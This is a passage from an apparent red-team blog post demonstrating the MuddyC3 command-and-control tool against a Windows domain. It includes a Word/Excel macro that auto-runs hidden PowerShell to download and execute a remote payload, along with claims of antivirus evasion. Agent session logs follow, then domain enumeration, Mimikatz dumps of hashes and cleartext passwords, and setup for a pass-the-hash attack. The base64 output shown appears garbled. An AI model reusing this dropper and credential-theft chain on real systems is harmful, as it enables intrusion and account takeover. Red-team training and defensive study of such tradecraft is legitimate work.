    $modulecontent=$handle.UploadString("http://{ip}:{port}/md/$agent", "$module");


    return $modulecontent
}
```

this code from the powershell POC agent will request the module by POST request to URL /md/<agent id> with request body contain module name.


Now after we finished the analysis part of this article i will walk you through using muddyc3 with POC powershell agent. please note that this just POC and the full tool written on top of muddyc3 will be released soon. i finished implementing many cool features but i will wait until i add more and to be fully tested before the release.

Using MuddyC3 to get domain admin (Red Team) :

i will use simple scenario to show the usage of muddyc3 powershell agent POC.



as you can see am testing on kaspersky free with no detection but this also applicable for the total security and enterprise edition. also i tested it on trendmicro maximum security.



when the user click enable content you will get connection on the C2 using macro

```

Sub Auto_Open ()
UpdateMacro
End Sub

Sub AutoOpen ()
UpdateMacro
End Sub

Sub Workbook_Open ()
UpdateMacro
End Sub

Sub WorkbookOpen ()
UpdateMacro
End Sub

Sub Document_Open ()
UpdateMacro
End Sub

Sub DocumentOpen ()
UpdateMacro
End Sub

Sub UpdateMacro ()
Dim str, exec, wsh

exec = "powershell -w hidden Invoke-Expression(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');"

Set wsh = CreateObject("WScript.Shell")
wsh.exec (exec)
End Sub

```

you can also use macros to spread the agent which used by muddywater in their operations

```

(muddyc3 : main) [+] Powershell PAYLOAD Send (209.165.200.1)
[+] New Agent Connected(2): 209.165.200.1 - deadsec.com\hamzag

```

as you can see we got a connection from the agent

ID	Status	ExternalIP	InternalIP	OS	Arch	ComputerName	Username
1	0.812731981277	209.165.200.1	10.123.20.50	Microsoft Windows 7 Enterprise (64-bit)	64-bit	HAMZAG-PC	deadsec.com\hamzag
2	1.62486004829	209.165.200.1	10.123.20.50	Microsoft Windows 7 Enterprise (64-bit)	64-bit	HAMZAG-PC	deadsec.com\hamzag
0	81.2030961514	209.165.200.1	10.123.20.50	Microsoft Windows 7 Enterprise (64-bit)	64-bit	HAMZAG-PC	deadsec.com\hamzag

using list command we can see the list of agents we have and the last time the contacted the

```

(muddyc3 : main) use 2
(muddyc3 : Agent(2)-209.165.200.1) pwd
(muddyc3 : Agent(2)-209.165.200.1) [~] YTVIL-img.jpeg:pwd
[+] Agent (2) - hamzag send Result
C2
Path
----
C:\Windows\system32

```

using "use" command we move the agent prompt and we can issue command like pwd and get result .

```
(muddyc3 : Agent(2)-209.165.200.1) net user /DOMAIN
(muddyc3 : Agent(2)-209.165.200.1) [~] YTVIL-img.jpeg:net user /DOMAIN
[+] Agent (2) - hamzag send Result
The request will be processed at a domain controller for domain deadsec.com.

User accounts for \\DC.deadsec.com

-----
$731000-GVCA0RTF2CJ5      Administrator      ahmedkl
Guest                    hamzag            .resham
krbtgt                   palestine lover   SM_0f7fc25ffad647b69
SM_4896cfb3e08f40f19     SM_6f8e46fca00b4a5da  SM_8f6b608ff39f47c28
SM_93b70d3dbea543298     SM_c9fee4e9289549d9a  SM_efdba70ccc214c6da
SM_f00b6e407c4542fab     SM_ffe77c64b2404bc68  svcSQLServ
test
The command completed successfully.
```

lets see the the users in this domain to find the domain admin by using : **net user /DOMAIN** command

```
(muddyc3 : Agent(2)-209.165.200.1) net user ahmedkl /DOMAIN
(muddyc3 : Agent(2)-209.165.200.1) [~] YTVIL-img.jpeg:net user ahmedkl /DOMAIN
[+] Agent (2) - hamzag send Result
The request will be processed at a domain controller for domain deadsec.com.

User name                ahmedkl
Full Name                ahmed khlief
Comment
User's comment
Country code             000 (System Default)
Account active           Yes
Account expires          Never

Password last set       5/2/2019 1:08:36 PM
Password expires        Never
Password changeable     5/3/2019 1:08:36 PM
Password required       Yes
User may change password Yes

Workstations allowed    All
Logon script
User profile
Home directory
Last logon              1/13/2020 7:39:22 PM

Logon hours allowed     All

Local Group Memberships
Global Group memberships *Exchange Admins      *Domain Admins
                       *Enterprise Admins     *Domain Users

The command completed successfully.
```


Ok so we checked the user ahmedkl and he is domain admin , now we will check if he had logged in to this machine

```

(muddy3 : Agent(0)-209.165.200.1) load Invoke-Mimikatz.ps1
(muddy3 : Agent(0)-209.165.200.1) [~] ESOWM-img.jpeg:load Invoke-Mimikatz.ps1
[+] New Agent Request Module Invoke-Mimikatz.ps1 (0 - hamzag)
[+] Agent (0) - hamzag send Result
Invoke-Expression : Cannot bind argument to parameter 'Command' because it is null.
At line:53 char:26
+ $output=Invoke-Expression <<<< ($module) | Out-String
+ ~~~~~ CategoryInfo          : InvalidData: (:) [Invoke-Expression], ParameterBindingValidationException
+ ~~~~~ FullyQualifiedErrorId : ParameterArgumentValidationErrorNullNotAllowed,Microsoft.PowerShell.Commands.InvokeExpressionCommand

```

you can load powershell modules by copying the modules to Modules/ folder in C2 directory then use "load <module name.ps1>" command to load it directly into the agent session. but you can see it didn't work here because kaspersky intercepted the data as its clear text (this solved by encrypting the data in my upcoming tool)



this picture shows kaspersky blocking /md/ url because mimikatz detected by AV so we will pause to complete the demo

```

(muddy3 : Agent(2)-209.165.200.1) load Invoke-Mimikatz.ps1
(muddy3 : Agent(2)-209.165.200.1) [~] YTVIL-img.jpeg:load Invoke-Mimikatz.ps1
[+] New Agent Request Module Invoke-Mimikatz.ps1 (2 - hamzag)
[+] Agent (2) - hamzag send Result

(muddy3 : Agent(2)-209.165.200.1) █

```

now that mimikatz loaded


```
Authentication Id : 0 ; 1273870 (00000000:0013700e)
Session           : Interactive from 1
User Name        : hamzag
Domain           : DEADSEC
SID              : S-1-5-21-3261553279-3475645768-2539779945-1108
```

```
msv :
  [00000003] Primary
  * Username : hamzag
  * Domain   : DEADSEC
  * LM       : a472b3f974aca813ef37e41421db1c08
  * NTLM     : d86af1e8d4613a4bb4fb0e43c405fcb9
  * SHA1     : 0f8416a34dd8eee6ccc1871d3ca82e8f3246e7b8
tspkg :
  * Username : hamzag
  * Domain   : DEADSEC
  * Password : Admin09-
wdigest :
  * Username : hamzag
  * Domain   : DEADSEC
  * Password : Admin09-
kerberos :
  * Username : hamzag
  * Domain   : DEADSEC.COM
  * Password : Admin09-
ssp :
credman :
```

```
Authentication Id : 0 ; 1273797 (00000000:00136fc5)
Session           : Interactive from 1
User Name        : hamzag
Domain           : DEADSEC
SID              : S-1-5-21-3261553279-3475645768-2539779945-1108
```

```
msv :
  [00000003] Primary
  * Username : hamzag
  * Domain   : DEADSEC
  * LM       : a472b3f974aca813ef37e41421db1c08
  * NTLM     : d86af1e8d4613a4bb4fb0e43c405fcb9
  * SHA1     : 0f8416a34dd8eee6ccc1871d3ca82e8f3246e7b8
tspkg :
  * Username : hamzag
  * Domain   : DEADSEC
  * Password : Admin09-
wdigest :
  * Username : hamzag
  * Domain   : DEADSEC
```

also we got user hamzag credentials


```
(muddyc3 : Agent(2)-209.165.200.1) Invoke-Mimikatz -DumpCreds
(muddyc3 : Agent(2)-209.165.200.1) [-] YTVIL-img.jpeg:Invoke-Mimikatz -DumpCreds
[+] Agent (2) - hamzag send Result

.#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:15:28)
.## ^ ##.
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 15 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 24886079 (00000000:017bbb3f)
Session           : Interactive from 2
User Name         : ahmedkl
Domain            : DEADSEC
SID               : S-1-5-21-3261553279-3475645768-2539779945-1105

msv :
[00000003] Primary
* Username : ahmedkl
* Domain   : DEADSEC
* LM       : a472b3f974aca813ef37e41421db1c08
* NTLM     : d86af1e8d4613a4bb4fb0e43c405fcb9
* SHA1     : 0f8416a34dd8eee6cccc1871d3ca82e8f3246e7b8
tspkg :
* Username : ahmedkl
* Domain   : DEADSEC
* Password : Admin09-
wdigest :
* Username : ahmedkl
* Domain   : DEADSEC
* Password : Admin09-
kerberos :
* Username : ahmedkl
* Domain   : DEADSEC.COM
* Password : Admin09-
ssp :
credman :

Authentication Id : 0 ; 24886037 (00000000:017bbb15)
Session           : Interactive from 2
User Name         : ahmedkl
Domain            : DEADSEC
SID               : S-1-5-21-3261553279-3475645768-2539779945-1105

msv :
[00000003] Primary
* Username : ahmedkl
* Domain   : DEADSEC
* LM       : a472b3f974aca813ef37e41421db1c08
* NTLM     : d86af1e8d4613a4bb4fb0e43c405fcb9
* SHA1     : 0f8416a34dd8eee6cccc1871d3ca82e8f3246e7b8
tspkg :
```

now we have domain admin credentials

```
(muddyc3 : Agent(2)-209.165.200.1) [-~] YTVIL-img.jpeg:load Invoke-WMIExec.ps1
[+] New Agent Request Module Invoke-WMIExec.ps1 (2 - hamzag)
[+] Agent (2) - hamzag send Result

(muddyc3 : Agent(2)-209.165.200.1) █
```

Now we load Invoke-WMIExec.ps1 to do pass the hash attack using wmi

```
PowerShell /home/dark23ro/scripts# python
Python 2.7.12 (default, Oct 19 2019, 22:30:22)
[GCC 9.2.1 20191008] on linux2
Type "help", "copyright", "credits" or "license()" for more information
>>> import base64
>>> base64.encode('Invoke-Expression(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');')
>>> base64.encode('Invoke-Expression(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');')
U'S0BUAHYAWbWFAQUALQBFhAgAcAByAGUAcwBZAGkAbwBuACGATQBlAHcALQBPAGIAgBLAGMADAAGAE4AZ0B0AC4AVwBlAGIAQwBSAGKAZ0BUAHQAKQAUEQABwB3AG4AABVAGEAZABTAHQAcgBpAG4AZwA0ACcAAB0AHQACAA6ACBAlwAxADkAMQAUADEANqA4AC4AMQAUAADgAgA4ADAQAQAACBZwBlAHQAZwApADsA'
>>> █
```

Now in order to use Invoke-WMIExec we need to encode our payload so we don't have issue with characters escaping so we use python (make user to utf-8 encode)

